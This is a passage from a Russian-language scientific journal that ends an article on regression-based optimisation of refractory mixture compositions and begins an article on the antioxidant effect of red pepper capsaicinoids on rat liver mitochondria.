лов. Так если мы исследуем влияние n компонентов на качественный состав огнеупорной смеси и каждый компонент принимает всего два значения, то для изучения влияния всех компонентов и их взаимодействий на технические характеристики разработанного состава, то необходимо перебрать все возможные комбинации значений компонентов смеси, совокупность которых составит полный факториальный план. Количество таких комбинаций вычисляется по формуле: $N=2^n$, где n - количество двухуровневых компонентов. Следовательно, число опытов, проводимых по полному факториальному плану, резко возрастает с увеличением числа компонентов огнеупорной смеси. Если учитывать, что для до-

стоверности результатов опыта необходимо проводить проверку одной комбинации несколько раз, то можно ожидать высокую стоимость проведения таких экспериментальных работ.

Материалы и методы. Как следует из анализа вопросов оптимизации и управления химико-технологических процессов их исследование проводится с помощью создания различных моделей. Это диктуется тем, что не всегда имеется возможность детального изучения механизма и физико-химической сущности технологических процессов, которые нужны для создания детерминированных моделей. В этих случаях разрабатывают эмпирические модели с применением статистических методов, которые при неизвестном механизме, протекающих в объекте процессов, дают возможность исследовать зависимость реакции системы на изменение ее входных параметров [6-9].

С целью эффективного проведения опытов для разработки новых составов огнеупоров нами использованы методы математического моделирования со статистической обработкой экспериментальных данных.

При моделировании для разработки составов огнеупорных материалов воспользуемся регрессионным анализом. Это статистический и аналитический метод, позволяющий вычислить функцию одной зависимой переменной от одной или нескольких независимых переменных. Используя регрессионный анализ, можно смоделировать и найти зависимость между выбранной технической характеристикой огнеупорных материалов и компонентов, входя-

щих в их состав.

Целями оптимизации могут быть следующие характеристики: огнеупорность, °С; термостойкость по количеству теплосмен; прочность при сжатии и изгибе, Мпа, и.т.д.

Критерием для оптимизации высокотемпературных материалов выбираем огнеупорность. В то же время, в зависимости от объекта применения огнеупорных материалов критериями оптимизации (параметрами оптимизации) могут быть разные характеристики. Так, для применения во вращающихся печах - главным критерием будет истираемость; в электросталеплавильных печах - шлакоустойчивость, количество теплосмен и т.д.

При разработке оптимальной рецептуры новых огнеупорных материалов качество конечной продукции будем определять следующими выходными параметрами: огнеупорность y_1 , °С; термостойкость y_2 , количество теплосмен; прочность при сжатии y_3 , МПа; прочность при изгибе y_4 , МПа.

Факторами, определяющими свойства огнеупоров, являются химический состав основных компонентов, количество и свойства связующих элементов, дисперсность компонентов, качество смешивания, температура реакции и т.д.

Каждый фактор может принимать одно из нескольких возможных значений, которые называются уровнями. При этом примем, что каждый фактор имеет определенной количество уровней.

Составляющие компоненты, определяющие технические характеристики высокотемпературных материалов, приведены в таблице 1.

Таблица 1 – Составы огнеупорных материалов и результаты испытаний

Компонент состава, %	Обозначение	Область определения
1	2	3
Сульфат магния	X1	4,5-5
Алюминий	X2	1,6-2
Глина огнеупорная	X3	58-61
Декстрин	X4	0,7-1
Шамот	X5	32-34,3

Функция оптимизации:

$$Y = f(X_1, X_2, X_3, X_4, X_5) \quad (1)$$

В таблице 1 в графе 3 приведены диапазоны ва-

рирования компонентов в серии опытов для высокотемпературных материалов

Для определения оптимальных составов высокотемпературных материалов используется уравнение регрессии [10]:

$$y = b_0x_0 + b_1x_1 + b_2x_2 + b_3x_3 + b_4x_4 + b_5x_5 \quad (2)$$

Необходимо соблюдать условие, что для вычисления коэффициентов регрессии число проводимых опытов N должно быть хотя бы на 1 больше числа компонентов, т.е. соблюдался принцип насыщенности плана.

Результаты и обсуждение. Для проведения моделирования используем экспериментальные данные получения составов огнеупорных материалов и их огнеупорность, которые представлены в таблице 2.

Таблица 2 – Взаимосвязь параметров и влияющих факторов для получения огнеупорных материалов

Состав	Эксперименты					
	1	2	3	4	5	6
Сульфат магния	5	4	4,5	5	4,5	4,6
Алюминий	2	1,7	1,5	2	1,8	1,6
Глина огнеупорная	58	60	59	59	60	61
Декстрин	0,7	1	0,9	0,9	1	0,8
Шамот	34,3	33,3	34,1	33,1	32,7	32
Огнеупорность, °С	1850	1850	1830	1830	1820	1810

Данные таблицы 2 являются исходными для получения уравнение регрессии с помощью прикладных приложений Microsoft Office Exel для параметра огнеупорность:

$$y_1 = 7657 - 103,6 * x_1 + 0 * x_2 - 61,3 * x_3 - 111 * x_4 - 48,3 * x_5 \quad (3)$$

С целью определения оптимального состава синтезированного огнеупорного материала примем уравнение регрессии в качестве целевой функции:

$$y_1 = 7657 - 103,6 * x_1 + 0 * x_2 - 61,3 * x_3 - 111 * x_4 - 48,3 * x_5 \rightarrow \max \quad (4)$$

При ограничениях:

$$4.5 \leq x_1 \leq 5 \quad (5)$$

$$1.6 \leq x_2 \leq 2$$

$$58 \leq x_3 \leq 61$$

$$0.7 \leq x_4 \leq 1$$

$$32 \leq x_5 \leq 34.3$$

$$\sum_{i=1}^5 X_i = 100$$

Необходимо найти оптимальное решение, т.е. допустимый набор значений переменных решения, оптимизирующий целевую функцию данной модели.

Воспользуемся инструментом, встроенным в стандартный пакет прикладных программ Microsoft

Office Exel для решения задач оптимизации, которая использует следующие команды: Поиск решения («Данные» - «Анализ») – рассчитывает оптимальную величину, учитывая переменные и ограничения. Значения, полученные в результате решения оптимизационной задачи приведены в таблице 3.

Таблица 3 – Результаты решения

x_1	4,5
x_2	2
x_3	58,5
x_4	0,7
x_5	34,3

При этом составе компонентов шихты огнеупорность будет иметь значение (целевая функция) $y_1=1870\text{ }^{\circ}\text{C}$

Для того, чтобы определить влияние того или иного компонента огнеупорной массы воспользуемся понятием коэффициента корреляции.

Как известно [11], коэффициент корреляции, r , представляет собой как силу, так и направление связи между независимой и зависимой переменными.

Значения r находятся в диапазоне между -1.0 и +1.0. Когда r имеет положительное значение, связь между x и y является положительной, а когда значение r отрицательно, связь также отрицательна. Коэффициент корреляции, близкий к нулевому значению, свидетельствует о том, что между x и y связи не существует.

Рассчитаем коэффициент для огнеупорности исследуемых составов от каждого из компонентов по формуле:

$$r = \frac{n * \sum (x_i * y_i) - (\sum x_i * \sum y_i)}{\sqrt{[n * \sum x_i^2 - (\sum x_i)^2] * [n * \sum y_i^2 - (\sum y_i)^2]}} \tag{6}$$

где X_i — значения переменной X; Y_i — значения переменной Y; n - число экспериментов.

Рассчитанные по этой формуле коэффициенты корреляции огнеупорности Y_i от X_i сведены в таблицу 4:

Таблица 4 – коэффициенты корреляции огнеупорности от компонентов состава

	x_1	x_2	x_3	x_4	x_5
r	-0,1	0,39	-0,65	-0,089	0,76

Из этой таблицы видно, что наиболее сильно влияет на показатель огнеупорности коэффициент при переменной x_3 x_5 , т.е. компонент «Глина огнеупорная» и «Шамот».

Теперь с помощью надстройки «Поиск решения» программы Microsoft Office Exel определим при каких значениях влияющих переменных целевая функция будет принимать нужное значение огнеупорности разрабатываемого высокотемператур-

ного материала.

С этой целью будем приравнивать целевую функцию температурам 1810 $^{\circ}\text{C}$, 1820 $^{\circ}\text{C}$, 1830 $^{\circ}\text{C}$, 1850 $^{\circ}\text{C}$.

Результаты этого моделирования представлены в таблице 5, где для сравнения показаны экспериментальные данные и отклонение теоретических значений от экспериментальных.

Таблица 5 – Сравнительные данные расчетных и экспериментальных составов огнеупорных материалов

Компонент	1810 $^{\circ}\text{C}$			1820 $^{\circ}\text{C}$			1830 $^{\circ}\text{C}$			1850 $^{\circ}\text{C}$		
	Расч	Эксп	Откл	Расч	Эксп	Откл	Расч	Эксп	Откл	Расч	Эксп	Откл
X1	5,00	4,6	-0,087	5,00	4,5	-0,111	4,89	5	0,021	4,58	5	0,08
X2	1,84	1,6	-0,153	2,00	1,8	-0,111	2,00	2	0,000	1,98	2	0,01
X3	59,19	61	0,030	59,00	60	0,017	59,29	59	-0,005	59,84	58	-0,03
X4	1,00	0,8	-0,250	1,00	1	0,000	0,87	0,9	0,029	0,70	0,7	0,00
X5	32,97	32	-0,030	33,00	32,7	-0,009	32,94	33,1	0,005	32,90	34,3	0,04

На рисунке 1 графически показаны эти результаты для компонента x_1 - сульфата магния.




Рис. 1 – Сравнение расчетных и экспериментальных данных содержания сульфата магния в составе огнеупорного материала

Как видно из диаграмм сходимость расчетных и экспериментальных данных составляет примерно $\pm 10\%$, что соответствует практике разработки огнеупорных материалов. Такие графики можно построить и для компонентов X2-X5.

Выводы. Таким образом, с помощью математического моделирования состава шихты высокотемпературных материалов были спрогнозированы технические характеристики готовой продукции. Применение этого метода даст возможность выявить оптимальные параметры и технологический режим

получения огнеупоров с заданными характеристиками. При этом в качестве целевой функции могут быть другие технологические характеристики огнеупорных материалов: термостойкость, количество теплосмен; прочность при сжатии, прочность при изгибе и т.д.

В целом с использованием вышеуказанного экспериментально-статистического метода разработки новых огнеупорных материалов позволит оптимизировать количество экспериментальных исследований и экономить материальные ресурсы.

Литература

1. Сатбаев Б.Н., Нухулы А., Свидерский А., Нуркенов О.А. Огнеупорные СВС-материалы и их применение в металлургии. - Павлодар. – 2008.- 276 с.
2. Кашеев И. Д., Земляной, К. Г. Производство огнеупоров. – Санкт-Петербург: Лань.- 2021. - 344 с.
3. Satbaev B.N., Koketaev, A.I., Aimbetova, É.O. et al Environmental Technology for the Integrated Disposal of Man-Made Wastes of the Metallurgical Industry: Self-Curing, Chemically Resistant Refractory Mass. Journal «Refractories and Industrial Ceramics.-2019.- Vol.6.-pp.64-68. <https://doi.org/10.17073/1683-4518-2019-6-64-68>
4. Satbaev B.N., Koketaev A.I., Aimbetova É.O., Berdikulova F.A., Shalabaev N.T., Satbaev A.B. Production of chemically resistant refractory concrete mixes from metallurgical waste and their physical and chemical properties. Refractories and Industrial Ceramics.- 2021.-Vol.61. -No.5.-pp. 484 - 486. <https://doi.org/10.1007/s11148-021-00507-6>
5. Satbaev B.N., Koketaev A.I., Aimbetova É.O., Berdikulova F.A., Shalabaev N.T., Satbaev A.B. Use of Aluminothermic Slags for Preparation of Chemically Stable Refractory Composite Materials. Refractories and Industrial Ceramics.- 2021.- Vol.62.,No.1.-pp.57-59.

DOI: 10.1007/s11148-021-00558-9

6. Азназарова С. Л., Кафаров В. В. Оптимизация эксперимента в химии и химической технологии. 2-е изд., перераб. и доп. - М.: Высшая школа.-1985.- 327 с.
7. Кайрақбаев А.К., Абдрахимов В.З., Абдрахимова Е.С. Исследование влияния Al_2O_3 на кислотостойкость и термостойкость кислотоупоров с применением регрессивного метода анализа. Новые огнеупоры.- 2015.- № 5. – стр.58-62.
8. Abdrakhimova E.S. Study of acid-resistant material properties based on nonferrous metallurgy waste using regression analysis. Refractories and Industrial Ceramics.-2016.- Vol. 56, No 5.-pp. 510-516.
9. Сатбаев Б.Н., Кокетаев А.И., Аймбетова Э.О., Шалабаев Н.Т., Сатбаев А.Б. Оптимизация составов магниезальных и переклазохромитовых высокотемпературных материалов. Промышленность Казахстана.- 2019.- № 3.- с.77-79.
10. Мюррей А. Эффективная работа в Microsoft Excel. ДМК Пресс, 2021 -276 с. ISBN 978-5-97060-4.
11. Бронштейн И.Н., Семендяев К.А. Справочник по математике для инженеров и учащихся втузов. -М.: Наука.- 1986. - 544 с.

References

1. Satbaev B.N., Nuhuly A., Sviderskij A., Nurkenov O.A. Ogneupornye SVS-materialy i ih primeneniye v metallurgii. - Pavlodar. – 2008.- 276 s. [in Russian].
 2. Kashheev I. D., Zemljanoj , K. G. Proizvodstvo ogneuporov. – Sankt-Peterburg: Lan'.- 2021. - 344 s. [in Russian].
 3. Satbaev B.N., Koketaev, A.I., Aimbetova, É.O. et al Environmental Technology for the Integrated Disposal of Man-Made Wastes of the Metallurgical Industry: Self-Curing, Chemically Resistant Refractory Mass. Journal «Refractories and Industrial Ceramics.-2019.- Vol.6.-pp.64-68. <https://doi.org/10.17073/1683-4518-2019-6-64-68>
 4. Satbaev B.N., Koketaev A.I., Aimbetova É.O., Berdikulova F.A., Shalabaev N.T., Satbaev A.B. Production of chemically resistant refractory concrete mixes from metallurgical waste and their physical and chemical properties. Refractories and Industrial Ceramics.- 2021.-Vol.61. -No.5.-pp. 484 - 486. <https://doi.org/10.1007/s11148-021-00507-6>
 5. Satbaev B.N., Koketaev A.I., Aimbetova É.O., Berdikulova F.A., Shalabaev N.T., Satbaev A.B. Use of Aluminothermic Slags for Preparation of Chemically Stable Refractory Composite Materials. Refractories and Industrial Ceramics.- 2021.-Vol.62.,No.1.-pp.57-59.
- DOI: 10.1007/s11148-021-00558-9
6. Aznazarova S. L., Kafarov V. V. Optimizaciya jeksperimenta v himii i himicheskoj tehnologii. 2-e izd., pererab. i dop. - M.: Vysshaja shkola.-1985.- 327 s. [in Russian].
 7. Kajrakbaev A.K., Abdrahimov V.Z., Abdrahimova E.S. Issledovanie vlijaniya Al_2O_3 na kislotostojkost' i termostojkost' kislotouporov s primeneniem regressivnogo metoda analiza. Novye ogneupory.- 2015.- № 5. – str.58-62. [in Russian].
 8. Abdrakhimova E.S. Study of acid-resistant material properties based on nonferrous metallurgy waste using regression analysis. Refractories and Industrial Ceramics.-2016.- Vol. 56, No 5.-pp. 510-516.
 9. Satbaev B.N., Koketaev A.I., Ajmbetova Je.O., Shalabaev N.T., Satbaev A.B. Optimizaciya sostavov magnezial'nyh i pereklazohromitovyh vysokotemperaturnyh materialov. Promyshlennost' Kazahstana.- 2019.- № 3.- с.77-79. [in Russian].
 10. Mjurrej A. Jeffektivnaja rabota v Microsoft Exel. DMK Press, 2021 -276 s. ISBN 978-5-97060-4. [in Russian].
 11. Bronshtejn I.N., Semendjaev K.A. Spravochnik po matematike dlja inzhenerov i uchashhihsja vtuzov. -M.: Nauka.- 1986. - 544 s. [in Russian].

Сведения об авторах

Сатбаев Б.Н. - д.т.н., проф., директор Астанинского филиала РГП «Национальный центр по комплексной переработке минерального сырья Республики Казахстан», Астана, Казахстан, e-mail: fnc-astana@mail.ru;

Кокетаев А.И. - д.т.н., снс, Астанинский филиал РГП «Национальный центр по комплексной переработке минерального сырья Республики Казахстан», Астана, Казахстан, e-mail: aik53@mail.ru;

Шалабаев Н.Т.- Phd докторант Карагандинского индустриального университета, Темиртау, Казахстан, e-mail: fnc-astana@mail.ru;

Сатбаев А.Б. -магистр, ведущий инженер Астанинского филиала РГП «Национальный центр по комплексной переработке минерального сырья Республики Казахстан», Астана, Казахстан, e-mail: fnc-astana@mail.ru;

Нурумгалиев А.Х. -д.т.н., проф., Карагандинский индустриальный университет, Темиртау, Республика Казахстан, e-mail: as_nurum@mail.ru.

Information about the author

Satbaev B.N. - Doctor of Technical Sciences, Prof., Director of the Astana branch of the RSE “National Center for Integrated Processing of Mineral Raw Materials of the Republic of Kazakhstan”, Astana, Kazakhstan, e-mail: fnc-astana@mail.ru;

Koketaev A.I. - Doctor of Technical Sciences, Senior Scientist, Astana branch of the RSE “National Center for Integrated Processing of Mineral Raw Materials of the Republic of Kazakhstan”, Astana, Kazakhstan, e-mail: aik53@mail.ru;

Shalabaev N.T. - doctoral student at Karaganda Industrial University, Temirtau, Kazakhstan, e-mail: fnc-astana@mail.ru;

Satbaev A.B. - master’s degree, leading engineer of the Astana branch of the RSE “National Center for Integrated Processing of Mineral Raw Materials of the Republic of Kazakhstan”, Astana, Kazakhstan, e-mail: fnc-astana@mail.ru;

Nurumgaliev A.Kh. - Doctor of Technical Sciences, Professor, Karaganda Industrial University, Temirtau, Republic of Kazakhstan e-mail: as_nurum@mail.ru.

АНТИОКСИДАНТНЫЕ СВОЙСТВА ФРАКЦИИ КАПСАИЦИНОИДОВ КРАСНОГО ПЕРЦА *CAPSICUM ANNUUM L.*

Абдуллаева Г.Т.

Ташкентский государственный технический университет имени Ислама Каримова,

Ташкент, Узбекистан,

e-mail: gulbahor79 @rambler.ru

В настоящее время в научно-исследовательских центрах мира интенсивно проводятся научные исследования по изучению механизмов действия капсаициноидов красного перца на организм человека и животных. В результате исследований показано, что биологически активные вещества капсаициноидов красного перца *Capsicum Annuum L.* оказывают терапевтическое действие на организм человека в при различных патологиях и обладают антиоксидантными и мембраноактивными свойствами.

В данной статье изучена антиоксидантная активность фракции капсаициноидов красного перца *Capsicum Annuum L.* На митохондриальной модели фракция капсаициноидов ингибирован процесс ПОЛ в мембранах с полумаксимальной концентрацией ингибирования $IC_{50}=2$ мкг/мл.

Установлено, что капсаициноиды в низких концентрациях предотвращают накопление МДА в мембранах и полученные результаты подтверждают, что фракция капсаициноидов обладают высокой антиоксидантной активностью.

Ключевые слова: мембраны митохондрии, ПОЛ, МДА, *Capsicum Annuum L.*, свободные радикалы, Fe^{2+} /аскорбат.

ҚЫЗЫЛ БҰРЫШ КАПСАИЦИНОИДТЫ ФРАКЦИЯСЫНЫҢ АНТИОКСИДАНТТЫҚ ҚАСИЕТТЕРІ *CAPSICUM ANNUUM L.*

Г.Т. Абдуллаева Ислам Каримов атындағы Ташкент мемлекеттік техникалық университеті,

Ташкент, Өзбекстан,

e-mail: gulbahor79 @rambler.ru

Қазіргі уақытта әлемнің ғылыми-зерттеу орталықтарында қызыл бұрыш капсаициноидтарының адам мен жануарлар ағзасына әсер ету механизмдерін зерттеу бойынша ғылыми зерттеулер қарқынды жүргізілуде. Зерттеулер нәтижесінде қызыл бұрыш капсаициноидтарының биологиялық белсенді заттары *Capsicum Annuum L.* әртүрлі патологияларда адам ағзасына емдік әсер етеді және антиоксидантты және мембраноактивті қасиеттерге ие екендігі көрсетілген.

Бұл мақалада қызыл бұрыш капсаициноидтары фракциясының антиоксиданттық белсенділігі зерттелген *Capsicum Annuum L.* Митохондриялық модельде капсаициноидтардың фракциясы процесті тежеу $IC_{50}=2$ мкг/мл ингибирлеудің жартылай максималды концентрациясы бар мембраналардағы жыныс.

Төмен концентрациядағы капсаициноидтар мембраналарда МДА жиналуын болдырмайтыны анықталды және алынған нәтижелер капсаициноидтар фракциясының антиоксиданттық белсенділігі жоғары екенін растайды.

Түйін сөздер: митохондриялық мембраналар, жыныс, МДА, *Capsicum Annuum L.*, еркін радикалдар, Fe^{2+} / аскорбат.

ANTIOXIDANT PROPERTIES OF CAPSAICINOID FRACTIONS OF RED PEPPER *CAPSICUM ANNUUM L.*

Abdullayeva G.T.

Tashkent state Texnical University named after Islam Karimov,

Tashken, Uzbekistan,

e-mail: gulbahor79 @rambler.ru

Currently, scientific research is being intensively conducted in research centers around the world to study the mechanisms of action of plant origin on the human body and animals. As a result of research, it has been shown that biologically active substances have a therapeutic effect on the body in various pathologies and possess their antioxidant and membranoactive properties.

In this article, the antioxidant activity of the capsaicinoid fraction of red pepper *Capsicum Annuum L.* was studied. In the mitochondrial model, the capsaicinoid fraction inhibited the lipid peroxidation (LPO) process in membranes with a semi-maximum inhibition concentration of $IC_{50}=2$ micrograms/ml.

It was established that capsaicinoids in low concentrations significantly prevented the accumulation of malonic dialdehyde (MDA) in membranes. The results obtained confirm that the capsaicinoid fraction has high antioxidant activity.

Keywords: mitochondrial membrane, LP, MDA, *Capsicum Annuum L.*, free radicals, Fe^{2+} /ascorbate.

Введение. В настоящее время современные медико-биологические исследования показали, что дисфункция митохондрия является основным фактором развития патогенеза различных заболеваний [1, 2]. В условиях развития патологии отмечается дисфункция митохондрий из-за абсолютного или относительного дефицита молекулярного кислорода в тканях и клетках, при этом наблюдается генерация активных форм кислорода (ROS) [3] в дыхательной цепи митохондрии [4, 2]. Фармакологическая коррекция мембранных и метаболических нарушений является одной из актуальных проблем здравоохранения, фармацевтики и современной биотехнологии [1, 5, 6].

Целью исследования НИР явилось изучение ан-

тиоксидантных свойств фракции капсаициноидов красного перца *Capsicum Annuum L.*

Материалы и методы. Анализы проводили на митохондрии печени крыс. Митохондрии выделяли из печени крыс массой 150-200 гр. методом дифференциального центрифугирования [7].

Антиоксидантную активность исследуемых соединений измеряли по ингибированию Fe^{2+} /аскорбат-зависимого набухания митохондрий ПОЛ печени крыс при длине волны 540 нм на фотометре ЛМФ-69 [8].

Объектом исследования был капсаициноид *Capsicum Annuum L.* - C₁₈H₂₇NO₃ -Транс-8-метил-N-ваннил-6-ноненамид (рис.1).



Рис. 1 - Капсаициноид *Capsicum Annuum L.*

Результаты и обсуждение.Процесс ПОЛ (перекисное окисление липидов) считается важным для нормального управления жизнедеятельности клеток организма. Из литературы известно, что процесс ПОЛ состоит из свободных радикалов, химических реагентов с токсическим воздействием. В результате процесса ПОЛ повышается проницаемость митохондриальных мембран, снижается мембранный потенциал, наблюдается разделение процесса окислительно-зависимого фосфорилирования. Также процесс ПОЛ непосредственно влияет на липиды митохондриального матрикса. Изучение механизма действия БАВ (биологически активные вещества) на поврежденные мембранные процессы под воздействием различных патогенов, а также на микроэлементную антиоксидантную систему в клетках и митохондриях является важным моментом. Необходимо отметить, что система Fe^{2+} /аскорбат (неферментативная) широко используется в экспериментальных экспериментах с целью вызова процесса ПОЛ в мембранах.

В наших последующих экспериментах мы изучали влияние фракций капсаицина, избирательно выделенных из красного перца, на Fe^{2+} /аскорбатзависимый распад митохондрий.

В ходе исследования изучались мембраноактивные свойства суммы капсаициноидов, белковых фракций, выделенных из плодов и семян красного перца *Capsicum Annuum L.* [9]. Полученные результаты показали, белковые фракции плода и семян не влияют на Fe^{2+} /аскорбат-индуцированное ПОЛ в мембранах митохондрий. Капсаициноиды при концентрации от 1 мкг/мл до 6 мкг/мл ингибировала набухание митохондрий, т.е. процесс ПОЛ, индуцирован Fe^{2+} /аскорбатом.

Экспериментальные данные отличаются от экспериментов при использовании индуктора. Для индукция процесса ПОЛ в митохондриях печени крыс использовали индуктор Fe^{2+} /аскорбат (10 мкм Fe_2SO_4 и 600 мкм аскорбата). В экспериментах добавление Fe^{2+} /аскорбат в среду инкубации оказывало индуцирующее действие на мембрану и повышало проницаемость мембраны. Об этом свидетельствует образование процесса ПОЛ в митохондриях под действием Fe^{2+} /аскорбат (Рис.2).

Экспериментальные данные отличаются от экспериментов при использовании индуктора. Для индукция процесса ПОЛ в митохондриях печени крыс использовали индуктор Fe^{2+} /аскорбат (10 мкм Fe_2SO_4 и 600 мкм аскорбата). В экспериментах добавление Fe^{2+} /аскорбат в среду инкубации оказывало индуцирующее действие на мембрану и повышало проницаемость мембраны. Об этом свидетельствует образование процесса ПОЛ в митохондриях под действием Fe^{2+} /аскорбат (Рис.2).




Рис. 2 - Ингибирование процесса ПОЛ в митохондриях капсаициноидами.




Рис.3 - Ингибирование процесса ПОЛ в митохондриях капсаициноидами и их влияние на накопление МДА в мембранах

Примечание: по оси ординат – ингибирование ПОЛ в %, по оси абсциссы –концентрация капсаициноида.

* $P < 0.05$; ** $P < 0.01$; *** $P < 0.001$; $n = 5$.

Белоксодержащие фракции, выделенные из плодов и семян красного перца снижали индуцирующее действие Fe^{2+} /аскорбата на мембрану. В количестве капсаициноидной фракции (от 1 мкг/мл до <6 мкг/мл) Fe^{2+} /аскорбат ослаблял индуцирующее действие аскорбата на мембрану, и митохондриальная

активность уменьшалась по сравнению с контролем.

При этом митохондриальное набухание составило 22% капсаициноидов в дозе 1 мкг/мл. Максимальное ингибирование процесса набухания митохондрий составило 6 мкг/мл, при фракционировании капсаициноидов соответственно 96%.

При этом полумаксимальная ингибирующая концентрация капсаициноидов составляла $IC_{50} = 2,0$ мкг/мл.

В следующих опытах ингибирование капсаициноидами Fe^{2+} /аскорбат-индуцированное ПОЛ в митохондриях определяли биохимическим методом, измерением количества МДА. Экспериментами установлено, что накопление МДА (3,22 нмоль МДА/мг белка) под действием Fe^{2+} /аскорбата показали его увеличение по сравнению с контрольной группой (рис. 3).

Примечание: по оси ординат – ингибирование ПОЛ в %, количества МДА в нмоль мг/белка; по оси абсцисс – концентрация капсаициноида. * $P < 0.05$; ** $P < 0.01$; *** $P < 0.001$; $n = 5$.

Результаты опытов показали, что капсаициноиды в низких концентрациях предотвращают накопление МДА в мембранах.

Капсаициноидная фракция в объеме 1,25 мкг/мл предотвращали развитие процесса ПОЛ, за счет уменьшения разрушающего мембраны воздействия Fe^{2+} /аскорбата. В этих условиях воздействие капсаициноидов на накопление МДА в митохондриях составляло (2,78 нмоль МДА/мг белка). Эти данные

свидетельствуют о том, что капсаициноиды оказывают ингибирующее действие на накопление МДА в митохондриях. Истончение процесса ПОЛ также наблюдается под влиянием других концентраций капсаициноида. Например, капсаициноид при воздействии 5 мкг/мл и 7,50 мкг/мл доз снижал уровень МДА 2,38 нмоль МДА/мг до 1,70 нмоль МДА/мг белка. Полное уменьшение количества МДА совпало с эффектом капсаициноида в дозе 10 мкг/мл.

Выводы. Таким образом, полученные результаты подтверждают, что фракция капсаициноидов выделенных из красного перца *Capsicum Annuum L.* обладает высокой антиоксидантной активностью.

В результате скрининга растительных веществ, мембраноактивные свойства капсаициноидов более активны, чем другие растительные вещества. На митохондриальной модели фракция капсаициноидов ингибировала процесс ПОЛ в мембранах с полумаксимальной концентрацией ингибирования $IC_{50} = 2$ мкг/мл. Полученные результаты доказывают, что капсаициноиды красного перца *Capsicum Annuum L.* обладают высокой антиоксидантной и мембранной активностью. Полученные результаты имеют большое значение для понимания механизмов действия препаратов на основе красного перца.

Литература

1. Плотников Е.Ю., Силачев Д.Н. Перспективы митохондриальной медицины //– Биохимия. – 2013. – Т.78. – № 9. – стр. 1251-1264.
2. Takahama U., Photochem Szewczyk A., Wojtczak L. Mitochondria as a pharmacological target // – Pharmacol. Rev. – 2002. – V. 54 (1) – 127 p.
3. Меньщикова Е.Б., Ланкин В.З., Зенков Н.К., И.А. Бондарь и др. Окислительный стресс. Прооксиданты и антиоксиданты //– М. – 2006. – стр.556-562.
4. Olszewska A., Szewczyk A. Mitochondria as a pharmacological target // – Critical Review. – 2013. – V. 65(3). – pp. 273-281.
5. Оковитый С.В., С.Н. Шуленин А.В. Смирнов Клиническая фармакология антигипоксантов и антиоксидантов //– СПб. ФАРМиндекс, – 2005. – стр. 72 -78.
6. Tarakhovsky YS, Kim YU, Abdrasilov B.S., Muzafarov E.H. Flavonoids: biochemistry, biophysics, medicine. Ans. Ed. Maevsky EI, Pushchino: Sunchrobook.- 310 p.- ISBN 978-5-91874-043-9
7. Schneider W.C., Hageboom G.H., Pallade G.E. Cytochemical studies of mammalian tissues; isolation of intact mitochondria from rat liver; some biochemical properties of mitochondria and submicroscopic particulate material //– J. Biol. Chem. – 1948. – V. 172 (2). – pp. 619-635.
8. Almeida A.M., Bertocini C.R. Mitochondrial DNA damage associated with lipid peroxidation of the mitochondrial membrane induced by Fe^{2+} -citrate // An. Acad. Bras. Cienc. – 2006. – 78. – pp.505-514.
9. Капелько В.И. Активные формы кислорода, антиоксиданты и профилактика заболеваний сердца//– РМЖ. – 2009. – Т. 11 – № 21. – стр. 1185 -1188.

References

1. Plotnikov E.Ju., Silachev D.N. Perspektivy mitohondrial'noj mediciny //– Biohimija. – 2013. – Т.78, – № 9. – str. 1251-1264.
2. Takahama U., Photochem Szewczyk A., Wojtczak L. Mitochondria as a pharmacological target // – Pharmacol. Rev. – 2002. – V. 54 (1) – 127 p.
3. Men'shhikova E.B., Lankin V.Z., Zenkov N.K., I.A. Bondar' i dr. Okislitel'nyj stress. Prooksidanty i antioksidanty //– M. – 2006. – str.556-562.
4. Olszewska A., Szewczyk A. Mitochondria as a pharmacological target // – Critical Review. – 2013. – V. 65(3). – pp. 273-281.
5. Okovityj S.V., S.N. Shulenin A.V. Smirnov Klinicheskaja farmakologija antigipoksantov i antioksidantov //– SPb. FARMindeks, – 2005. – str. 72 -78.
